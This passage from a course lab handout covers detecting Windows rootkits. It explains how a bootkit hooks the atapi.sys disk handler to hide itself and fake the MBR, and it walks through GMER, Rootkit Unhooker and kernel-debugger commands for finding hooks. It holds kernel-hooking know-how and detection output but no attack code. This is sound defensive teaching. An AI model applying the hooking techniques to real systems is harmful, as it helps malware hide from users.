loading and makes the necessary changes for running the rootkit basic code at the later stages of loading
The rootkit is designed for hiding its presence in the system and downloading other malicious programs via the Internet and launching them on the target system. To hide its presence in the system, the rootkit hooks the read/write operations to disk by changing the IRP_MJ_INTERNAL_DEVICE_CONTROL handler in the ATA-interface *atapi.sys* driver:

This project is financed by: Tempus




```
kd> !drvobj atapi 2
Driver object (81323f38) is for:
 \Driver\atapi
DriverEntry:    f9e825f7 atapi!GsDriverEntry
DriverStartIo:  f9e747c6 atapi!IdePortStartIo
DriverUnload:   f9e7e204 atapi!IdePortUnload
AddDevice:      f9e7c300 atapi!ChannelAddDevice

Dispatch routines:
[00] IRP_MJ_CREATE                      f9e77572      atapi!IdePortAlwaysStatusSuccessIr
[01] IRP_MJ_CREATE_NAMED_PIPE           804f320e      nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                       f9e77572      atapi!IdePortAlwaysStatusSuccessIr
[03] IRP_MJ_READ                        804f320e      nt!IopInvalidDeviceRequest
[04] IRP_MJ_WRITE                       804f320e      nt!IopInvalidDeviceRequest
[05] IRP_MJ_QUERY_INFORMATION           804f320e      nt!IopInvalidDeviceRequest
[06] IRP_MJ_SET_INFORMATION             804f320e      nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA                    804f320e      nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA                      804f320e      nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS               804f320e      nt!IopInvalidDeviceRequest
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    804f320e      nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION      804f320e      nt!IopInvalidDeviceRequest
[0c] IRP_MJ_DIRECTORY_CONTROL           804f320e      nt!IopInvalidDeviceRequest
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         804f320e      nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL              f9e77592      atapi!IdePortDispatchDeviceControl
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     ff960f80      +0xff960f80
[10] IRP_MJ_SHUTDOWN                    804f320e      nt!IopInvalidDeviceRequest
[11] IRP_MJ_LOCK_CONTROL                804f320e      nt!IopInvalidDeviceRequest
[12] IRP_MJ_CLEANUP                     804f320e      nt!IopInvalidDeviceRequest
[13] IRP_MJ_CREATE_MAILSLOT             804f320e      nt!IopInvalidDeviceRequest
[14] IRP_MJ_QUERY_SECURITY              804f320e      nt!IopInvalidDeviceRequest
[15] IRP_MJ_SET_SECURITY                804f320e      nt!IopInvalidDeviceRequest
[16] IRP_MJ_POWER                       f9e775bc      atapi!IdePortDispatchPower
[17] IRP_MJ_SYSTEM_CONTROL              f9e7e164      atapi!IdePortDispatchSystemControl
[18] IRP_MJ_DEVICE_CHANGE               804f320e      nt!IopInvalidDeviceRequest
[19] IRP_MJ_QUERY_QUOTA                 804f320e      nt!IopInvalidDeviceRequest
[1a] IRP_MJ_SET_QUOTA                   804f320e      nt!IopInvalidDeviceRequest
[1b] IRP_MJ_PNP                         f9e7e130      atapi!IdePortDispatchPnp

kd>
```

Thus, the rootkit filters IRP packets that are sent to the most low-level hard disk driver. Below there is only direct work with the input/output ports of ATA controller and the level of electrical signals.
Modified handler analyzes the content of read and writen sectors and changes it or cancel the operation in case of an attempt to read or rewrite the rootkit's body. For example, if any program will attempt to open and read the infected MBR data, the rootkit fakes original MBR data, replacing it with the one that was saved in another place before infection.

Anti-Rootkits Utilities

Rootkit Unhooker

This project is financed by: Tempus


Rootkit Unhooker LE v3.7.300.509
File Action Setup Language Tools Help
SSDT Shadow SSDT Processes Drivers Stealth Code Files Code Hooks Report
UnHook ALL
UnHook Selected
Scan
Close

Hooked Object	Hook Address and Location	Type of Hook
ntkrnlpa.exe-->FsRtlCheckLockForReadAccess	0x804E9E14-->F94CC9F0 - [klif.sys]	Inline - RelativeJump
ntkrnlpa.exe-->IoIsOperationSynchronous	0x804EE54E-->F94CCDCC - [klif.sys]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A0F8	0x805010F8-->8050109B - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A224	0x80501224-->805011E3 - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A368	0x80501368-->80501360 - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A424	0x80501424-->B45EF94D - [unknown_code_p...	Inline - PushRet
ntkrnlpa.exe+0x0002A45C	0x8050145C-->8050141F - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A484	0x80501484-->8050142E - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x00069C2A	0x80540C2A-->80540C31 - [ntkrnlpa.exe]	Inline - RelativeJump
tcpip.sys-->ntkrnlpa.exe-->IoCreateDevice	0xF9421E68-->F9878C50 - [kl1.sys]	IAT modification
wanarp.sys-->ntkrnlpa.exe-->IoCreateDevice	0xFA09FC08-->F9878C50 - [kl1.sys]	IAT modification
ntkrnlpa.exe-->IoCreateDevice	0x80662770-->F9878C50 - [kl1.sys]	EAT modification
Section object-->DeleteProcedure	0xF94F04A2 - [klif.sys]	Kernel Object
Key object-->DeleteProcedure	0xF94F0214 - [klif.sys]	Kernel Object
Key object-->ParseProcedure	0xF94F0282 - [klif.sys]	Kernel Object
Key object-->SecurityProcedure	0xF94F0048 - [klif.sys]	Kernel Object

Detected Hooks: 16


Description:

It performs the following important functions:

• View/recovery of KiServiceTable, KiServiceTable Shadow
• View/termination of hidden processes
• View loaded drivers and detection of hidden IRP handlers
• Detection of kernel threads that do not belong to the address space of any loaded drivers
• Detection of memory pages are marked by the attribute "Contains Executable Code"
• Raw file system structure access and comparison of the results with results obtained using API output (hidden files detector)
• Checking the integrity of kernel code (splice interception detection)

This project is financed by: Tempus

GMER



GMER 1.0.15.14827

Rootkit/Malware | >>>

Type	Name	Value
Code	85F96DD8	ZwEnumerateKey
Code	85AE4558	ZwFlushInstructionCache
Code	85B1089E	IofCallDriver
Code	86148B1E	IofCompleteRequest
.text	ntkrnlpa.exe!IofCallDriver	804EEEB8 5 Bytes JMP 85B108A3
.text	ntkrnlpa.exe!IofCompleteRequest	804EEF48 5 Bytes JMP 86148B23
PAGE	ntkrnlpa.exe!ZwFlushInstructionCache	805B51CE 5 Bytes JMP 85AE455C
PAGE	ntkrnlpa.exe!ZwEnumerateKey	80622888 5 Bytes JMP 85F96DDC
.text	D:\WINDOWS\System32\msiexec.exe[1660] msvcrt.dll!__p__winver + 21	77C1F2B7 1 Byte [E0]
Module	\systemroot\system32\drivers\UACd.sys (*** hidden ***)	A9B74000-A9B85000 (69632 bytes)
Library	D:\WINDOWS\system32\dll.dll (*** hidden ***) @ D:\WINDOWS\System32\msiexec.exe [1660]	0x10000000
Service	D:\WINDOWS\system32\drivers\UACmdivrtnq.sys (*** hidden ***)	[SYSTEM] UACd.sys
File	D:\Documents and Settings\przemek\Local Settings\Temp\UAC9def.tmp	102400 bytes executable
File	D:\Documents and Settings\przemek\Local Settings\Temp\UAC9e2e.tmp	343040 bytes executable
File	D:\Documents and Settings\przemek\Local Settings\Temp\UACa09f.tmp	131072 bytes executable
File	D:\WINDOWS\system32\drivers\UACmdivrtnq.sys	57344 bytes executable
File	D:\WINDOWS\system32\UACvnmsbpxx.dll	31232 bytes executable

GMER

WARNING !!!

GMER has found system modification caused by ROOTKIT activity.

OK

✓ System
✓ Sections
✓ IAT/EAT
✓ Devices
✓ Modules
✓ Processes
✓ Threads
✓ Libraries
✓ Services
✓ Registry
✓ Files

☐ C:\
✓ D:\
☐ E:\

✓ ADS
☐ Show all

Description

It scans for:

- hidden processes
- hidden threads
- hidden modules
- hidden services
- hidden files
- hidden disk sectors (MBR)
- hidden Alternate Data Streams
- hidden registry keys
- drivers hooking SSDT
- drivers hooking IDT
- drivers hooking IRP calls
- inline hooks

This project is financed by: Tempus

The System Service Descriptor Table (SSDT) is a place where the system stores pointers to the main system functions. Some kernel mode rootkits usually use the following techniques - replacing the actual address of a function in the table, and an address of their own handler-function.

The Shadow System Service Descriptor Table (Shadow SSDT) is a place where the system stores pointers to the graphics / messaging system functions.

Kernel Debugging

LiveKD

LiveKD allows you to run the Kd and Windbg Microsoft kernel debuggers, which are part of the Debugging Tools for Windows package, locally on a live system. Execute all the debugger commands that work on crash dump files to look deep inside the system. See the Debugging Tools for Windows documentation and our book for information on how to explore a system with the kernel debuggers.

Usage: LiveKd [-w] [-k] [-o filename] [[-hv] [-p] | [-hvl]] [debugger options]


-w	Runs windbg instead of kd
-k	Specifies complete path and filename of debugger image to execute
-o	Saves a memory.dmp to disk instead of launching the debugger
-p	Pauses the target Hyper-V VM while LiveKd is active (recommended for use with -o)
-hv	Specifies the name or GUID of the Hyper-V VM to debug
-hvl	Lists the names and GUIDs of running Hyper-V VMs

All other options are passed through to Kd/Windbg/Dumpchk. Note: Use Ctrl-Break to terminate and restart the debugger if it hangs.

KD

Main commands:

This project is financed by: Tempus



Command	Description
`g [breakaddress]`	Go. Starts executing a current process or thread until the program ends, the optional `[breakaddress]` instruction is reached, or another event causes execution to stop.
`p [count]`	Step. Executes `[count]` instructions (or one instruction if `[count]` is not specified). If subroutines are encountered, this command treats the call as a single instruction and essentially steps over them.
`pa <stopaddress>`	Step to address
`pt`	Step to next return
`t [count]`	Trace. Executes `[count]` instructions (or one instruction if `[count]` is not specified). If subroutines are encountered, this command traces each instruction in the subroutine.
`ta <stopaddress>`	Trace to address
`tt`	Trace to next return
`u [address]`	Unassemble instructions at address (or starting at `EIP` if no address is specified)
`uf [address]`	Unassemble all instructions in a given function (`uf` shows a disassembly of the current function where `EIP` points)
`bp <location>`, `bu <location>`, `bm <location>`	Set a software breakpoint. The `location` parameter can be an absolute address (`0x400020`), an address relative to a register (`eip+800`), or a symbol (`nt!ZwClose`).
`bl`	List breakpoints
`bc [number]`	Clear a breakpoint

The help file is placed in Debugger folder:

C:/Programm Files/Debugging Tools for Windows (x86)/debugger.chm


Tasks

Note: Rootkits and anti-rootkits may not work on Windows 7. In such a case just test the commands mentioned in the video guide in Kernel Debugger (KD) and supply them with your comments.

1. Watch the video guide about Rootkits.
2. Launch the application with rootkit functionality (e.g. TDSSKiller - a rootkit removal tool).
3. Run scanning by using RKU and GMER utilities consequently. Write the results to a protocol.
4. Enumerate installed hooks: names of drivers and services (kernel functions). What programs create these hooks and why?

This project is financed by: Tempus

5. Compare the results of RKU and GMER scanning.
6. Open “Code Hooks” tab in RKU and start scan.




Hooked Object	Hook Address and Location	Type of Hook
ntkrnlpa.exe-->FsRtlCheckLockForReadAccess	0x804E9E14-->F94CC9F0 - [klif.sys]	Inline - RelativeJump
ntkrnlpa.exe-->IoIsOperationSynchronous	0x804EE54E-->F94CCDCC - [klif.sys]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A0F8	0x805010F8-->8050109B - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A224	0x80501224-->805011E3 - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A368	0x80501368-->80501360 - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A424	0x80501424-->B45EF94D - [unknown_code_p...	Inline - PushRet
ntkrnlpa.exe+0x0002A45C	0x8050145C-->8050141F - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x0002A484	0x80501484-->8050142E - [ntkrnlpa.exe]	Inline - RelativeJump
ntkrnlpa.exe+0x00069C2A	0x80540C2A-->80540C31 - [ntkrnlpa.exe]	Inline - RelativeJump
tcpip.sys-->ntkrnlpa.exe-->IoCreateDevice	0xF9421E68-->F9878C50 - [kl1.sys]	IAT modification
wanarp.sys-->ntkrnlpa.exe-->IoCreateDevice	0xFA27FC08-->F9878C50 - [kl1.sys]	IAT modification
ntkrnlpa.exe-->IoCreateDevice	0x80662770-->F9878C50 - [kl1.sys]	EAT modification
Section object-->DeleteProcedure	0xF94F04A2 - [klif.sys]	Kernel Object
Key object-->DeleteProcedure	0xF94F0214 - [klif.sys]	Kernel Object
Key object-->ParseProcedure	0xF94F0282 - [klif.sys]	Kernel Object
Key object-->SecurityProcedure	0xF94F0048 - [klif.sys]	Kernel Object

Detected Hooks: 16

7. Run LiveKD and check the changes in the Windows image using the following command in KD:
   kd> !chkimg -d nt

8. Find one of the “inline – relative jump” hooks in RKU. Take a look at the hooked function (e.g. *IoIsOperationSynchronous*) entering the following command in kd:


   kd> u IoIsOperationSynchronous



```
kd> u IoIsOperationSynchronous
nt!IoIsOperationSynchronous:
804ee54e e979e8fd78       jmp     klif+0x22dcc (f94ccdcc)
804ee553 8b4508           mov     eax,dword ptr [ebp+8]
804ee556 8b4860           mov     ecx,dword ptr [eax+60h]
804ee559 8b4918           mov     ecx,dword ptr [ecx+18h]
804ee55c f6412c02         test    byte ptr [ecx+2Ch],2
804ee560 7506             jne     nt!IoIsOperationSynchronous+0x1a (804ee568)
804ee562 f6400844         test    byte ptr [eax+8],44h
804ee566 740b             je      nt!IoIsOperationSynchronous+0x25 (804ee573)
```

9. Do the same for “PushRet” hook.


This project is financed by: Tempus



```
kd> u ntkrnlpa.exe+0x0002a424
nt!KiServiceTable+0x3f4:
80501424 04c1             add     al,0C1h
80501426 4d               dec     ebp
80501427 f9               stc
80501428 3ec24df9         ret     0F94Dh
8050142c 5e               pop     esi
8050142d b44d             mov     ah,4Dh
8050142f f9               stc
80501430 f8               clc
```

10. To discover *IAT modification*, find the IAT (Import Address Table) for one of the modules in KD.


    Dump the file header:
    kd> !dh -f ntkrnlpa



```
       0 DLL characteristics
  18B200 [    B50A] address [size] of Export Directory
  1D4D04 [      50] address [size] of Import Directory
  1D5680 [   10708] address [size] of Resource Directory
       0 [       0] address [size] of Exception Directory
       0 [       0] address [size] of Security Directory
  1E5E00 [    FC78] address [size] of Base Relocation Directory
     760 [      1C] address [size] of Debug Directory
       0 [       0] address [size] of Description Directory
       0 [       0] address [size] of Special Directory
       0 [       0] address [size] of Thread Storage Directory
    94C0 [      40] address [size] of Load Configuration Directory
       0 [       0] address [size] of Bound Import Directory
     600 [     154] address [size] of Import Address Table Directory
       0 [       0] address [size] of Delay Import Directory
       0 [       0] address [size] of COR20 Header Directory
       0 [       0] address [size] of Reserved Directory
```

    Display DWORD symbols:
    kd>dds ntkrnlpa+600


This project is financed by: Tempus



```
kd> dds ntkrnlpa+600
804d7600  fa41a834 BOOTVID!VidInitialize
804d7604  fa41b694 BOOTVID!VidDisplayString
804d7608  fa41ac2e BOOTVID!VidSetTextColor
804d760c  fa41aa7c BOOTVID!VidSolidColorFill
804d7610  fa41b7d6 BOOTVID!VidBitBlt
804d7614  fa41b4cc BOOTVID!VidBufferToScreenBlt
804d7618  fa41b3a0 BOOTVID!VidScreenToBufferBlt
804d761c  fa41a94e BOOTVID!VidResetDisplay
804d7620  fa41b66a BOOTVID!VidCleanUp
804d7624  fa41b634 BOOTVID!VidSetScrollRegion
804d7628  00000000
804d762c  806eb5da hal!HalReportResourceUsage
804d7630  806eb564 hal!HalAllProcessorsStarted
804d7634  806d56c6 hal!HalQueryRealTimeClock
804d7638  806d32a6 hal!HalAllocateAdapterChannel
804d763c  806d575c hal!KeStallExecutionProcessor
804d7640  806d4d42 hal!HalTranslateBusAddress
804d7644  806d0720 hal!KfReleaseSpinLock
804d7648  806d06e0 hal!KfAcquireSpinLock
804d764c  806d4b86 hal!HalGetBusDataByOffset
804d7650  806d4c16 hal!HalSetBusDataByOffset
804d7654  806d574a hal!KeQueryPerformanceCounter
804d7658  806d1d2c hal!HalReturnToFirmware
804d765c  806d68a8 hal!READ_PORT_UCHAR
804d7660  806d68b4 hal!READ_PORT_USHORT
804d7664  806d68c0 hal!READ_PORT_ULONG
804d7668  806d6910 hal!WRITE_PORT_UCHAR
804d766c  806d691c hal!WRITE_PORT_USHORT
804d7670  806d692c hal!WRITE_PORT_ULONG
804d7674  806cf628 hal!HalInitializeProcessor
804d7678  806d572c hal!HalCalibratePerformanceCounter
804d767c  806d56de hal!HalSetRealTimeClock
```


11. Discover one of the attached devices from GMER in KD.

kd> !devstack Ip



```
kd> !devstack Ip
  !DevObj   !DrvObj            !DevExt   ObjectName
  ffab4938  \Driver\KL1        ffab49f0
> 818f1dc0  \Driver\Tcpip      00000000  Ip
```

